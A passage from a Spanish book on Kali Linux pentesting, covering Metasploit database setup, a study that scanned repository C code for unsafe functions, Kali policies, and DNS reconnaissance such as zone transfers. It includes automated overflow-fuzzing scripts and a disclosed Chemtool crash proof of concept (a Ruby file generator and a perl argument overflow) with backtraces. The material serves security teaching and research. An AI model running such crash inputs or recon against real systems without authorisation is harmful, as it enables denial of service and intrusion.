
Para terminar el paseo se pude acceder a una de las herramientas con mayor peso en Kali Linux y no es otra que *Metasploit Framework*. Si no encuentra un motor de base de datos a la cual conectarse como puede ser *MySQL*, *PostgreSQL*, entre otras, el *framework* omite ese paso y guarda todo lo necesario para su ejecución en memoria. Si se desea guardar información de algún escaneo realizado desde el *framework* como las herramientas *Nmap* o *Nessus* si se debería conectar previamente a un motor de base de datos. Sin embargo los servicios de red se encuentran deshabilitados por defecto, por lo que si hace falta habrá que activarlos en su determinado momento. *Metasploit* por ejemplo puede usar *PostgreSQL* como su base de datos por lo que necesita ser iniciado previamente. Todo servicio es iniciado con la sintaxis "*service [Nombre_de_servicio] start*", en este caso para iniciar el servicio de *PostgreSQL* debería teclearse por línea de comandos "*service postgresql start*" lo cual iniciará inmediatamente dicho servicio. Si lo que desea es que el servicio se inicie inmediatamente con el equipo, basta con hacer uso del comando "*update-rc.d [Nombre_de_servicio] enable*".

Una vez iniciado *PostgreSQL* lo siguiente será ejecutar el servicio *Metasploit* de la forma antes mencionada. La primera vez que se ejecute el servicio, se creará un usuario de base de datos *msf3* y una base de datos llamada msf3. El servicio también ejecutará los servidores RPC y web requeridos. Tras realizar los pasos previos usted puede iniciar *msfconsole* y verificar la conectividad de la base de datos con el comando: *db_status*.

5. Detección de funciones inseguras en repositorios

En el año 2015 se presentó un pequeño estudio y charla motivacional por Pablo González en la que se intentaba reflejar como un usuario o auditor podría evaluar el nivel del código en función del uso de funciones en lenguaje C no seguras. La idea se particularizó en el sistema operativo *Ubuntu*, aunque para la nueva edición del presente libro se realizó una pequeña prueba en la distribución Kali Linux 2.0. Antes de dar más detalles se explicará qué cosas se evaluaban en este pequeño estudio que se convirtió en publicación.

La charla y estudio fue presentada en diversos eventos del mundo de la seguridad informática como el congreso *Hackron 2015* celebrado en Santa Cruz de Tenerife, en las segundas Jornadas

de Seguridad y Ciberdefensa de la Universidad de Alcalá de Henares, en el congreso Internacional *8dot8* celebrado en la ciudad de Santiago de Chile y de la mano de Alfonso Muñoz en las Jornadas Nacionales de Investigación en Ciberseguridad celebradas en la ciudad de León.

El pensamiento del estudio y la prueba de concepto es que encontrar vulnerabilidades puede parecer más difícil hoy en día de lo que a priori puede llegar a ser. El mini proyecto nace de un tuit publicado por David Barroso en el que, tras los incidentes de seguridad que el *open source* sufrió en 2014 y en 2015 con *Heartbleed, Shellshock* y *Ghost*, se indicaba que había que ayudar *GNU*. El tuit enunciaba: *"GNU has given a lot to the tech companies. Now it's time to help GNU and audit many of its core components"*.

Este tuit hizo reflexionar a los autores en el gran número de aplicaciones *Open Source* que diariamente están expuestas en los repositorios. Esto también podría ocurrir en Kali Linux, y por supuesto en la nueva Kali Linux 2.0. Preguntas que los autores se formularon, ¿Cuántos paquetes de software tenemos al alcance del comando *apt-get install*? ¿Este código será revisado en busca de vulnerabilidades?

A la primera pregunta se puede deducir con una simple ejecución de comandos que son muchos los paquetes a los que se tiene acceso por defecto, en este caso tras instalar Kali Linux 2.0. La instrucción a ejecutar es *apt list | cut –d'/' -f1 >> openSource.txt*. Una vez ejecutada la instrucción se puede lanzar un *wc –l* sobre el fichero y visualizar el número de paquetes instalables en Kali Linux 2.0.

```
root@kali:~# apt list | cut -d'/' -f1 >> open.txt

WARNING: apt does not have a stable CLI interface yet. Use with caution in scrip
ts.

root@kali:~# wc -l open.txt
43454 open.txt
root@kali:~# 
```

Imagen 01.15: Obtención del número de paquetes instalables en Kali Linux 2.0.

El punto de partido a analizar es el uso de funciones inseguras en el lenguaje que predomina en el repositorio de Kali Linux, es decir el lenguaje C. La existencia desde hace décadas de funciones inseguras que introducen potencialmente la posibilidad de encontrarse agujeros de seguridad en una aplicación hace que merezca la pena realizar el estudio. La aparición o detección de una función insegura en el código fuente de una aplicación no supone que ésta sea vulnerable, pero introduce e incrementa la posibilidad de que así sea. ¿Seguirán utilizándose de manera masiva las funciones *strcpy(), sprintf(), gets()* o *scanf()*, entre otras? Con un pequeño *script* en *bash* se hizo un *downloader* de código fuente de todos los paquetes accesibles desde los repositorios con *apt-get*. Este *script* utiliza expresiones regulares configurables para detectar las funciones que el auditor requiera analizar. El algoritmo en *pseudocódigo* es algo similar a esto:

1. Leer paquete del fichero *open.txt*, generado previamente con *apt list*.
2. Descargar paquete seleccionado.
3. Descomprimir el fichero *tar.gz* del paquete.

4. Buscar ficheros en lenguaje C dentro del paquete descomprimido.
5. Búsqueda de funciones inseguras, a través del uso de expresiones regulares.
6. Eliminar paquete *tar.gz* y código descomprimido.

En la siguiente imagen se puede ver parte del código de descarga de los paquetes de software, algo muy sencillo y que automatizaba todo el proceso de obtención del código de los repositorios.

```
while read linea
do
        echo $linea
        apt-get source $linea

        #descomprimir
        tars=$(ls *.tar.gz)
        for i in $tars
        do
                tar -xvzf $i
        done

        #descomprimido a buscar
        files=$(find . -name *.c)
        for i in $files
        do
                res=$(cat $i | grep -n [^a-zA-Z,-,_,/]strcpy'(')
                if [ $? -eq 0 ]
                then
                        echo >> $HOME/$strcpy/$linea.txt
                        echo "$i" >> $HOME/$strcpy/$linea.txt
                        echo " $res" >> $HOME/$strcpy/$linea.txt
                fi

                res=$(cat $i | grep -n [^a-zA-Z,-,_,/]gets'(')
                if [ $? -eq 0 ]
                then
```

Imagen 01.16: *Snippet* de código de *down.sh*.

Por cada paquete de software del que descargábamos el código fuente, hay que entender que podríamos obtener N ficheros de código en lenguaje C, y cada fichero debía ser analizado buscando las funciones inseguras. Además, se incluyen expresiones regulares para analizar también comentarios, ya que hay desarrolladores que *hardcodean* cosas de interés.

Aplicaciones como *Hydra* salieron a la luz en el uso de funciones inseguras, lo cual puede llamar mucho la atención. En concreto utilizaba la función *strcpy()*, pero tras ser analizada se controlaba el *buffer* líneas antes, por lo que no era vulnerable en este caso. Los primeros valores encontrados en la iteración sobre Kali Linux son llamativos, ya que se encuentran miles de funciones inseguras en otros tantos paquetes de software. ¿La distribución de seguridad por excelencia no proporciona un código seguro en sus repositorios? Esto es difícil de juzgar, además de que muchos de los paquetes de software con funciones inseguras, y que además son vulnerables, no son aplicaciones de seguridad. Al menos es llamativo que en la distribución de seguridad exista tanto software que utilicen este tipo de funciones.

A modo de resumen se puede decir que de las 4 funciones escogidas para el pequeño estudio salieron miles de paquetes que contenían funciones inseguras como *strcpy()*, *scanf()*, *sprintf()* o *gets()*. Analizar todos los resultados encontrados en busca de vulnerabilidades, ya que la existencia

de funciones inseguras no garantiza que una aplicación contenga vulnerabilidades, sería un trabajo complejo y costoso en tiempo.

En primer lugar se realizó un análisis breve a mano. Para llevar a cabo el análisis a mano sin demorar mucho en el tiempo se utilizaron patrones. Los patrones buscados fueron del estilo parámetros de entrada que son pasados directamente a funciones inseguras, o funciones como *getenv()* que directamente se pasan a una función insegura. De este modo, casi se asegura que si se encuentra una función insegura con un patrón así dicho código es vulnerable.

En otras palabras, en la imagen se puede ver como ejecutando el script *search.sh* se busca dentro de los resultados el patrón que nosotros queramos. En este caso se busca el texto *getenv* sobre resultados de funciones inseguras, por ejemplo buscando llamadas a *getenv()* que se pasan directamente a *strcpy()*.

```
pablo@pablo-VirtualBox:~/perro$ ./search.sh getenv  results
     strcpy(appdata_dir, getenv("HOME"));
found! 4digits.txt

    strcpy(path, getenv("PATH"));
     if (env = getenv("SWDIR")) strcpy(dbdir, env);
```

Imagen 01.17: Búsqueda de patrón *getEnv()* y paso directamente a función insegura.

Otra prueba que se automatizó es que viendo el gran número de *argv[x]* que se pasaban a funciones como *strcpy()* fue la de instalar automáticamente las aplicaciones que contengan esto, que automáticamente se intente desbordar el buffer y, a posteriori, se desinstalasen las aplicaciones. La imagen dónde se puede ver la ejecución de este *script* se encuentra unificada, para que se pueda ver rápidamente la instalación, la provocación del fallo y la desinstalación. Este script fue denominado *buffer.sh*.

```
pablo@pablo-VirtualBox:~/perro$ sudo ./buffer.sh resultsProof
soy candidato:resultsProof/abcmidi-yaps.txt
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no l
required:

Processing triggers for man-db (2.6.7.1-1) ...
Setting up abcmidi-yaps (20070318-3) ...
*** buffer overflow detected ***: abcmidi-yaps terminated
====== Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(+0x6998e)[0xb760498e]
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x6b)[0xb769737b]
/lib/i386-linux-gnu/libc.so.6(+0xfb20a)[0xb769620a]
/lib/i386-linux-gnu/libc.so.6(+0xfa6a3)[0xb76956a3]

-dev
  x11proto-render-dev x11proto-xext-dev x11proto-xinerama-dev
  xorg-sgml-doctools xtrans-dev zlib1g-dev
Use 'apt-get autoremove' to remove them.
The following packages will be REMOVED:
  abcmidi-yaps
0 upgraded, 0 newly installed, 1 to remove and 245 not upgraded.
After this operation, 211 kB disk space will be freed.
```

Imagen 01.18: Explotación de parámetros de entrada *argv[x]* con un *script* automático.

Se encontraron fallos muy sencillos de detectar, pero sorprendió el número de errores, por lo que se puede decir que no hay un análisis básico de seguridad o de validación de parámetros en la publicación o subida de aplicaciones a los repositorios de forma automatizada. En función de qué permisos utilice una aplicación o con qué usuario se ejecute estos fallos pueden ser más o menos graves.

En este trabajo se pueden encontrar otros *scripts* interesantes como es el que antes de instalar una aplicación hace un análisis del código fuente del paquete. De este modo se puede detectar funciones potencialmente inseguras antes de instalar el paquete.

Quizá lo más interesante del trabajo sean los resultados y conclusiones que se pueden extraer de ello. Al final se detectaron diversas vulnerabilidades, y se dispone de un gran número de software que utilizan funciones inseguras, los cuales pueden ser analizados por investigadores en busca de vulnerabilidades. Quizá con esta prueba de concepto se hayan encontrado pequeñas vulnerabilidades, aunque esto no quiere decir que no haya grandes vulnerabilidades en toda la información reportada y no analizada durante la investigación y el trabajo.




Imagen 01.19: Entrada no controlada en el decompilador *flasm* en Kali Linux 2.0.

Resultados y vulnerabilidad Memory Corruption

Los paquetes de software disponibles por defecto en una instalación de Kali Linux 2.0 superan los 43.000. Para el evento de *Hackron 2015* se demostró que cualquier usuario con esta prueba de concepto podría detectar *bugs* de manera sencilla. Por esta razón una de las aplicaciones encontradas que tenía un *bug* fue notificada al autor de la misma. Tras esto a través de *Exploit-DB, https://www.exploit-db.com/exploits/36024/,* se lanzó la vulnerabilidad en la aplicación *Chemtool*, la cual contenía *Memory Corruption*. Para encontrar más información sobre la aplicación *Chemtool* se puede visitar el sitio web *https://en.wikipedia.org/wiki/Chemtool*.

El *crasheo* de la aplicación era llevado a cabo de dos maneras, la primera y más sencilla por no controlar el parámetro de entrada *argv[1]* cuando la aplicación era lanzada desde una terminal. Tras ver esto, se quiso analizar cómo se comportaba la aplicación al pasarle un fichero con contenido no esperado. Para crear el fichero malicioso, *fileformat*, se utilizó un pequeño *script* en Ruby:

```
#/usr/bin/ruby
buf = "a"*3000
filename = "crash.png"
file = open(filename,'w')
file.write(buf)
file.close
puts "file created!"
```

```
root@kali:~# chemtool $(perl -e 'print "A"x900')
*** buffer overflow detected ***: chemtool terminated
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x731ff)[0x7f710c2001ff]
/lib/x86_64-linux-gnu/libc.so.6(__fortify_fail+0x37)[0x7f710c2834c7]
/lib/x86_64-linux-gnu/libc.so.6(+0xf46e0)[0x7f710c2816e0]
chemtool[0x40eed5]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf5)[0x7f710c1aeb45]
chemtool[0x40f232]
======= Memory map: ========
00400000-00479000 r-xp 00000000 08:01 287707                    /usr/bin/chemtool
00678000-00679000 r--p 00078000 08:01 287707                    /usr/bin/chemtool
00679000-0068c000 rw-p 00079000 08:01 287707                    /usr/bin/chemtool
```

Imagen 01.20: *crasheo* detectado con la prueba de concepto de esta aplicación.

El *bug* también se dio de alta en OSVDB, *http://osvdb.org/show/osvdb/118250*, ¿Se podría ejecutar código arbitrario? Es bastante probable, aunque no se ha comprobado esta parte. Con los *scripts* se basaron en encontrar puntos débiles y *bugs* de aplicaciones que se encuentran expuestas por defecto a millones de usuarios, ya que muchas aplicaciones son compartidas con distribuciones como *Ubuntu* o *Debian*.

Search Query: text_type: titles vuln_title: Chemtool referencetypes: EXPLOITDB

ID	Disc Date	EXPLOITDB	Title
118250	2015-02-08	36024	Chemtool Input File Handling Memory Corruption DoS Weakness

Chemtool contains a flaw that is triggered as user-supplied input is not properly validated when handling a specially crafted input file. This may allow a context-dependent attacker to corrupt memory and crash the program.

Imagen 01.21: Información en OSVDB sobre la vulnerabilidad.

A partir de aquí se puede ver por Internet como distintos sitios se hacen eco de la vulnerabilidad, por ejemplo en *1337day Inj3ct0r*, hoy día *0day.today*. Esto ejemplifica que cualquiera con ideas y conceptos básicos puede llevar a cabo un proyecto que permita de manera masiva hacer un análisis básico y obtener resultados sorprendentes, incluso de una distribución de seguridad como es Kali Linux 2.0.

Titulo completo	**Chemtool 1.6.14 - Memory Corruption Vulnerability [Highlight]**
Fecha	**10-02-2015**
Categoria	**dos / poc**
Platforma	**linux**
Verificado	✓
Precio	**gratis**
Riesgo	**[Security Risk Medium]**
Abuses	**0**
Comentarios	**0**
Vistas	**298**

Imagen 01.22: Información en *0day.today* sobre la vulnerabilidad.

6. Políticas

En *Kali Linux*, como en todo sistema informático que va a tener interacción con usuarios finales debe tener unas reglas de uso para mantener unos límites bien marcados y para que de esa manera pueda perdurar en el tiempo y pueda ser usado por cada vez más usuarios. Entre las políticas de uso disponibles en Kali Linux se encuentran las siguientes.

- Política de código abierto
- Política de Marcas
- Política de usuarios *Root*
- Política de Herramientas para Pruebas de Penetración
- Políticas de Servicio de Red
- Políticas de Actualizaciones de Seguridad

Una vez conocidos los tipos de políticas disponibles sería conveniente conocerlas un poco más a fondo para garantizar el máximo aprovechamiento de ésta distribución.

Política de código abierto

Como ocurría con *Backtrack*, Kali Linux es una distribución con miles de elementos de software libre, y como ahora está completamente basado en la infraestructura Debian, cumple con los protocolos que rigen en las *Guias de Software Libre* de Debian. La gran mayoría de desarrollos específicos de Kali Linux están hechos a medida y bajo la licencia *GNU GPL*. Sin embargo existen elementos dentro de la distribución que han sido desarrollados por entidades privadas pero que pueden distribuirse de forma conjunta con Kali Linux debido a un acuerdo con *Offensive Security*. Si usted quiere incluir un elemento privado dentro de una distribución derivada de Kali Linux debería revisar la licencia de cada paquete, en *debian/copyright* ó */usr/share/doc/package/copyright* si tiene el paquete ya instalado en su sistema.

Política de Marcas

Entre uno de los objetivos de Kali Linux y *Offensive Security* es que los usuarios no se confundan a la hora de utilizar productos software, sobre todo para evitar que otras personas usen el nombre de Kali Linux u *Offensive Security* de forma fraudulenta. Es por ello que se intenta difundir en toda la comunidad el reconocimiento de las marcas que representarán a los productos y a las empresas de dicha agrupación.

Política de usuarios Root

Los administradores de sistema deben garantizar que de forma predeterminada todos los usuarios utilicen el sistema operativo como usuarios con privilegios limitados, de ésta forma se evitará que

los propios usuarios dañen o corrompan el sistema, dotándolo de un nivel de seguridad adicional entre usuario y sistema operativo.

Lo mismo ocurre en Kali Linux donde los usuarios son creados por defecto con privilegios de *super usuario o root*, ya que es un sistema donde muchas de las herramientas deben ser ejecutadas con privilegios elevados. Esto exige un control y separación de privilegios de usuarios para un mejor mantenimiento y administración del sistema.

Política de Herramientas para Pruebas de Penetración

En el mundo de la informática constantemente se están creando nuevas herramientas que cumplen funciones nuevas o quizás realicen de manera diferente algo que ya está creado con anterioridad, y no por ello pueden ser consideradas mejor o peores herramientas que las existentes, ya que eso queda a criterio del auditor que haga uso de una herramienta determinada. Sin embargo, para incluir nuevas herramientas en la distribución, el equipo de *Offensive Security* somete el nuevo software a diferentes pruebas para demostrar que tiene utilidad práctica, cumple con los estándares, el consumo de recursos se encuentra dentro de los márgenes permitidos, las funciones que realiza pueden ser llevadas a cabo con alguna de las herramientas disponibles en la distribución, etc.

Algunas herramientas específicas para DOS (Denegación de Servicio) , DDOS (Denegación de servicio distribuida), entre otras similares no han sido incluidas por defecto en la primera versión de la distribución, aunque los usuarios pueden solicitarse nuevas herramientas a través de la página web y la sección de "rastreador de bugs" (bugs.kali.org), y si el equipo de desarrollo de *Offensive Security* considera viable la propuesta se pondrá manos a la obra para mejorar cada vez más la distribución de Kali.

Políticas de Servicio de Red

Cuando se realiza test de intrusión lo último que se pretende es que se detecte la presencia de los auditores ya que sería como si el verdadero hacker fuera descubierto. Por esa razón Kali no permite que desde el exterior se encuentre algún servicio escuchando. Además cuenta con diferentes servicios previamente instalados como SSH y Apache listos para ser iniciados de forma manual.

Políticas de Actualizaciones de Seguridad

Como ocurre con la mayoría de las distribuciones Linux eventualmente se reciben actualizaciones de seguridad que hacen que la versión sea más completa y por consecuencia más útil para quienes lo usan. En el caso de Kali Linux es igual, ya que al basarse íntegramente en Debian recibirá todas las notificaciones correspondientes a la distribución principal. Sin embargo los paquetes modificados en Kali no sufrirán modificaciones en dichas actualizaciones, renovándose cuando el equipo de Offensive Security y específicamente el equipo de Kali Linux suba versiones mejoradas o parches de seguridad necesarios para aumentar el rendimiento y usabilidad dela versión.

■ ■ ■

Capítulo II
Recogida de información

1. Introducción al Gathering

En la introducción de la "Guía Inteco de Seguridad sobre Information Gathering" se constata el hecho por el cual, el éxito de muchos de los ataques e intrusiones que sufren empresas y organizaciones se debe en buena medida, a la cantidad de información que directa e indirectamente un atacante es capaz de obtener sobre sus sistemas.

Esta fase, en la que un atacante intenta recopilar toda la información que sea posible sobre su objetivo, incluyendo aquella que de manera consciente la organización haga pública pero sin ser consciente de las implicaciones que de ella se pueden deducir, se denomina *reconnaissance* y es, sin duda alguna, una de las más importantes en el proceso de intrusión. Durante dicha fase, el atacante, haciendo uso de diversas técnicas, más o menos automatizadas, obtiene información de la infraestructura de red, documentos, empleados, etcétera con la que más adelante podrá llevar a cabo un ataque más específico.

Tradicionalmente el proceso de recogida de información se encuentra dividido en dos fases.

- La primera detalla el procedimiento seguido para recolectar información de forma externa a la organización, y se denomina *External Footprinting*.
- La segunda, se centra en las actividades que se pueden realizar una vez que el atacante haya conseguido acceso parcial a la red interna, y donde intentará volver a conseguir la mayor cantidad de información posible, para seguir escalando el ataque a otros equipos dentro de la organización. A esta segunda fase se la denomina *Internal Footprinting* (este concepto se verá como parte del proceso de postexplotación).

Para la estructura de este capítulo se va a seguir el planteamiento propuesto por el *Penetration Testing Execution Standard* en la sección de directrices técnicas. En cada sección se presentará un pequeño apartado de teoría obtenida de diversas fuentes de confianza, y se comentará el funcionamiento de aquellas herramientas incluidas en *Kali*. No se mencionarán todas las herramientas, puesto que se requeriría de un capítulo o incluso un libro por sección, pero sí se detallarán las que se consideren más útiles o sencillas en cada situación.

2. External Footprinting

Del mismo modo que el proceso de recogida de información está estructurado en dos fases claramente diferenciadas, a su vez las técnicas de recogida de información desde el exterior están categorizadas en dos subcategorías en función del grado de "agresividad" de las mismas. Por un lado, está el descubrimiento activo, denominado Active Footprinting, que destaca por interactuar directamente con la infraestructura de la empresa objetivo mediante consultas al DNS, análisis de las cabeceras HTTP, enumeración de puertos y sus servicios, etcétera. Y por otro lado, se encuentra el descubrimiento pasivo, lógicamente denominado Pasive Footprinting que recurre a la consulta de la información previamente indexada por motores de búsqueda, registros públicos, foros, etcétera.

Active Footprinting

Descubrimiento DNS

Cada uno de los equipos con salida directa a Internet tiene al menos una dirección IP asignada. Para acceder a ellos es posible hacerlo especificando dicha dirección IP (###.###.###.###), sin embargo dicha opción no resulta cómoda, por lo que es preferible recurrir al uso de nombres de dominio o más específicamente, a direcciones FQDN del estilo de *www.misitioweb.es*.

Resulta posible asociar nombres en lenguaje casi natural con direcciones numéricas gracias al sistema denominado DNS (Sistema de Nombres de Dominio). El servicio DNS (*Domain Name System*), es un sistema de nomenclatura jerárquica para cualquier recurso conectado a Internet o a una red privada DNS. En base a lo comentado anteriormente se puede definir como un servicio esencial para el funcionamiento de las redes de ordenadores. Los sistemas DNS ofrecen gran cantidad de información de utilidad. Este servicio simplifica el acceso por parte del usuario y administradores a los servicios, creando una capa da abstracción que enmascara las direcciones de red con cadenas de texto, que son más sencillas de recordar. Además, por regla general, los nombres de los sistemas suelen describir la función que desempeñan para ayudar a los administradores de sistemas, desarrolladores y usuarios finales a recordar y acceder a los mismos (característica también utilizada por los atacantes para enumerar posibles servicios ocultos). Como apunte adicional conviene saber que la información del protocolo DNS es almacenada en registros.

A continuación se ofrece un listado de los registros y la información que éstos almacenan:

- A = *Address* (Dirección) Este registro se usa para traducir nombres de *hosts* a direcciones IPv4.
- AAAA = *Address* (Dirección). Este registro se usa en IPv6 para traducir nombres de *hosts* a direcciones IPv6.
- CNAME = *Canonical Name* (Nombre Canónico). Se usa para crear nombres de *hosts* adicionales, o alias, para los *hosts* de un dominio. Es usado cuando se están corriendo múltiples servicios (como ftp y servidores web) en un servidor con una sola dirección IP. Cada servicio tiene su propia entrada de DNS (como *ftp.ejemplo.com.* y *www.ejemplo.*

com.). Esto también es utilizado cuando se ejecutan múltiples servidores http, con diferentes nombres, sobre el mismo *host*.

- NS = *Name Server* (Servidor de Nombres) Define la asociación que existe entre un nombre de dominio y los servidores de nombres que almacenan la información de dicho dominio. Cada dominio se puede asociar a una cantidad cualquiera de servidores de nombres.
- MX (registro) = *Mail Exchange* (Registro de Intercambio de Correo). Asocia un nombre de dominio a una lista de servidores de intercambio de correo para ese dominio.
- PTR = *Pointer* (Indicador). También conocido como 'registro inverso', funciona a la inversa del registro A, traduciendo IPs en nombres de dominio.
- SOA = *Start of Authority* (Inicio de autoridad). Proporciona información sobre el servidor DNS primario de la zona.
- HINFO = *Host Information* (Información del equipo). Descripción del *host*, permite que la gente conozca el tipo de máquina y el sistema operativo al que corresponde un dominio.
- TXT = *Text* (Información textual). Permite a los dominios identificarse de modos arbitrarios.
- LOC = *Location* (Localización). Permite indicar las coordenadas del dominio.
- WKS. Generalización del registro MX para indicar los servicios que ofrece el dominio. Está obsoleto en favor de SRV.
- SRV = *Services* (Servicios). Permite indicar los servicios que ofrece el dominio. RFC 2782.
- SPF = *Sender Policy Framework* (Marco de Directivas de Remitente). En este registro se especifican los *hosts* que están autorizados a enviar correo desde el dominio dado.

En base a todo lo anterior se puede apreciar como el servicio DNS resulta fundamental durante el proceso de *Information Gathering* gracias al cual se puede generar un primer mapa de la infraestructura de red objetivo. *Kali* dispone de una docena de herramientas relacionadas con la recogida de información. A continuación se presenta el listado de dichas herramientas:

1. *dnsdict6.*
2. *dnsenum.*
3. *dnsmap.*
4. *dnsrecon.*
5. *dnsrevenum6.*
6. *dnstracker.*
7. *dnswalk.*
8. *fierce.*
9. *maltego.*
10. *nmap.*
11. *urlcrazy.*
12 *zenmap.*

Las primeras 7 herramientas están enfocadas exclusivamente en obtener información de los servidores DNS, el resto pueden ser consideradas como más genéricas no enfocadas exclusivamente a obtener información a través de este medio.

A continuación, se muestran las distintas técnicas de enumeración de información en la que intervienen los servidores DNS y que herramientas de las anteriores se pueden utilizar para recabar dicha información.

Transferencia de Zona

La transferencia de zona es el término utilizado para referirse al proceso por el cual se copia el contenido de un archivo de zona DNS de un servidor DNS principal en un servidor DNS secundario.

Las transferencias de zona siempre son iniciadas por el servidor DNS secundario. El servidor DNS principal simplemente responde a la solicitud de una transferencia de zona. El servidor primario debe filtrar por dirección IP qué servidores secundarios pueden realizar dichas transferencias. En los casos en los que estos no se encuentran correctamente configurados es posible obtener todas las zonas de los dominios que administra el DNS.

El procedimiento manual para conseguir la transferencia de zona, consiste en ejecutar nslookup, buscar un servidor DNS autoritativo que sea público y pedirle un volcado de todas las direcciones DNS almacenadas.

En *Kali* una de las herramientas que permite realizar este procedimiento de manera automatizada es *dnsenum*. Con el comando *dnsenum dominio_web*, se ejecuta de manera automatizada un análisis sobre el sitio web buscando servidores con la transferencia de zona habilitada y realiza el volcado.




Imagen 02.01: Ejemplo del uso de la herramienta *dnsenum*.

Dando como resultado un listado con todos los equipos de la organización.




Imagen 02.02 Transferencia de zona realizada con herramienta *dnsenum*.

Resolución Inversa

La resolución DNS más común es la creada para traducir un nombre para una dirección IP, sin embargo ese no es el único tipo de resolución DNS. También existe la denominada resolución inversa, que hace la traducción de una dirección IP a un nombre.

En sus inicios la resolución inversa se utilizaba como mecanismo auxiliar de seguridad para los servidores en Internet, comparando los resultados de una resolución inversa contra la resolución directa del nombre para dirección IP. En el caso de los resultados iguales, se permitía, por ejemplo, el acceso remoto al servidor.

Para la resolución inversa fueron creados nombres de dominio especiales: *in-addr.arpa* para bloques IPv4 e *ip6.arpa* para bloques IPv6.

Para poner la dirección IP dentro de la jerarquía de nombres DNS, es necesario hacer una operación encargada de crear un nombre que represente la dirección IP dentro de dicha estructura.

